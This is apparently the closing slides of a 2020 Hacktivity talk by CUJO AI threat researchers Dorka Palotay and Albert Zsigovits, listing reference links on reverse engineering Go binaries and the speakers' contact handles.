- https://rednaga.io/2016/09/21/reversing_go_binaries_like_a_pro/
- https://2016.zeronights.ru/wp-content/uploads/2016/12/GO_Zaytsev.pdf
- <https://carvesystems.com/news/reverse-engineering-go-binaries-using-radare-2-and-python/>
- <https://www.pnfsoftware.com/blog/analyzing-golang-executables/>
- https://github.com/strazzere/golang_loader_assist/blob/master/Bsides-GO-Forth-And-Reverse.pdf
- https://github.com/radareorg/r2con2020/blob/master/day2/r2_Gophers-AnalysisOfGoBinariesWithRadare2.pdf



CUJOAI

Hacktivity, Budapest
October 2020



Dorka Palotay

Senior Threat Researcher, CUJO AI

@pad0rka

Albert Zsigovits

Threat Researcher, CUJO AI

@albertzsigovits

CUJO AI Labs

<https://github.com/getCUJO/ThreatIntel>

@CujoaiLabs